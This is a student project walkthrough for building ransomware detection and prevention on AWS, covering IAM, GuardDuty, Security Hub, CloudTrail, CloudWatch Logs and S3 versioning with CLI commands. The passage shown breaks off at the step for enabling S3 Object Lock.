Minor Project POC

Cloud-Native Ransomware Detection and Prevention on AWS

Name: ***Harshal Thavare***

Overview:

The Proof of Concept (PoC) for implementing an automated ransomware detection and prevention system with AWS services such as GuardDuty, CloudTrail, CloudWatch, S3 Versioning, AWS Lambda, SNS, IAM, EventBridge, and AWS Backup is provided in this comprehensive, step-by-step guide.Commands and detailed configurations are included for implementation, along with GUI-based steps for a complete walkthrough.

Step 1: Setting Up AWS and Security Controls

Step 2: Enable AWS GuardDuty for Threat Detection

Step 3: Enable AWS CloudTrail for API Monitoring

Step 4: Secure Amazon S3 from Ransomware

Step 5: AWS Lambda for Automated Ransomware Response

Step 6: Monitor with AWS CloudWatch

Step 7: AWS Backup for Data Recovery

Step 8: AWS SNS for Alerting

Step 9: Simulate Ransomware attack

Step 10: Evaluate Security controls

Prerequisites


Before starting the implementation, ensure you have the following:

- **AWS Account**: A valid AWS account with administrative privileges.
- **IAM Permissions**: You need permissions to create and manage AWS services including GuardDuty, CloudTrail, CloudWatch, Lambda, S3, EventBridge, and SNS.
- **AWS CLI**: Installed and configured on your local machine.Download and install: [AWS CLI Installation Guide]

Step 1: Setting Up AWS and Security Controls


1.1 Login in to AWS Management Console

- Go to AWS Console.
- Login using your root or IAM account with administrative access.




1.2 Create an IAM User for Security Operations

- Go to IAM → Users → Add user.





➢ Name it: **SecurityAdmin**.



➢ **Attach policies :**

1. AdministratorAccess,
2. AmazonGuardDutyFullAccess
3. AWSLambdaBasicExecutionRole
4. AmazonS3FullAccess, etc.





- Select **Access Key & Console Access and** Save the **Access Key ID** and **Secret Key** securely.

CLI Commands:


- *aws iam create-user --user-name SecurityAdmin*
- *aws iam attach-user-policy --user-name SecurityAdmin --policy-arn arn:aws:iam::aws:policy/AmazonGuardDutyFullAccess*
- *aws iam create-access-key --user-name SecurityAdmin*

Step 2: Enable AWS GuardDuty for Threat Detection.


- **Amazon GuardDuty** is a threat detection service that continuously monitors your AWS accounts and workloads.
- It uses machine learning and threat intelligence to identify suspicious activities like malware, port scanning, or unauthorized access.
- It helps you respond quickly by generating alerts called **"findings"** when it detects something unusual.

2.1 Activate GuardDuty

- Go to AWS Console → **GuardDuty**.



➢ Click **Get Started** and **Enable GuardDuty**.




CLI Commands:

➢ *aws guardduty create-detector --enable*
➢ *aws guardduty list-detectors*


2.2 Connect GuardDuty to AWS Security Hub

AWS Security Hub is a central dashboard that collects and organizes security alerts from multiple AWS services like GuardDuty, Inspector, and Firewall Manager.

➢ Navigate to AWS Security Hub.



- Click **Enable Security Hub**.
- Under Settings → Integrations, enable GuardDuty.



CLI Commands:


- *aws securityhub enable-security-hub*
- *aws securityhub enable-import-findings-for-product --product-arn arn:aws:securityhub:us-east-1::product/aws/guardduty*

Step 3: Enable AWS CloudTrail for API Monitoring


AWS CloudTrail is a **log recording service** that captures detailed information about actions taken within your AWS account, such as API calls and user activities. While it **records** these events, it doesn't actively **monitor** or analyze them in real-time.

3.1 Create a CloudTrail Trail

- Navigate to CloudTrail → Trails → Create Trail




- Name it **RansomwareDetectionTrail**.
- Enable Read and Write Events.




3.2 Create a S3 Bucket

- Create an S3 bucket: **cloudtrail-ransomware-logs**



- Enable Encryption & Log File Validation




CLI Commands:

- *aws s3api create-bucket --bucket cloudtrail-ransomware-logs --region us-east-1*
- *aws cloudtrail create-trail --name RansomwareDetectionTrail --s3-bucket-name cloudtrail-ransomware-logs --is-multi-region-trail*

3.3 Enable CloudWatch Logs for Real-Time Alerts

- Under CloudTrail → RansomwareDetectionTrail → click Configure CloudWatch Logs
- Select New Log Group: **CloudTrailLogs**
- Assign an IAM Role with CloudWatchLogsFullAccess
- Click **Save**




CLI Commands:

- *aws logs create-log-group --log-group-name CloudTrailLogs*
- *aws cloudtrail update-trail --name RansomwareDetectionTrail --cloud-watch-logs-log-group-arn arn:aws:logs:us-east-1:ACCOUNT_ID:log-group:CloudTrailLogs --cloud-watch-logs-role-arn arn:aws:iam::ACCOUNT_ID:role/CloudWatchLogsRole*


Step 4: Secure Amazon S3 from Ransomware

4.1 Create a Secure S3 Bucket

- Create an S3 bucket: **s3-secure-data**




- Enable Versioning and click Save changes




4.2 Enable S3 Object Lock

- Go to Properties of the s3-secure-data bucket



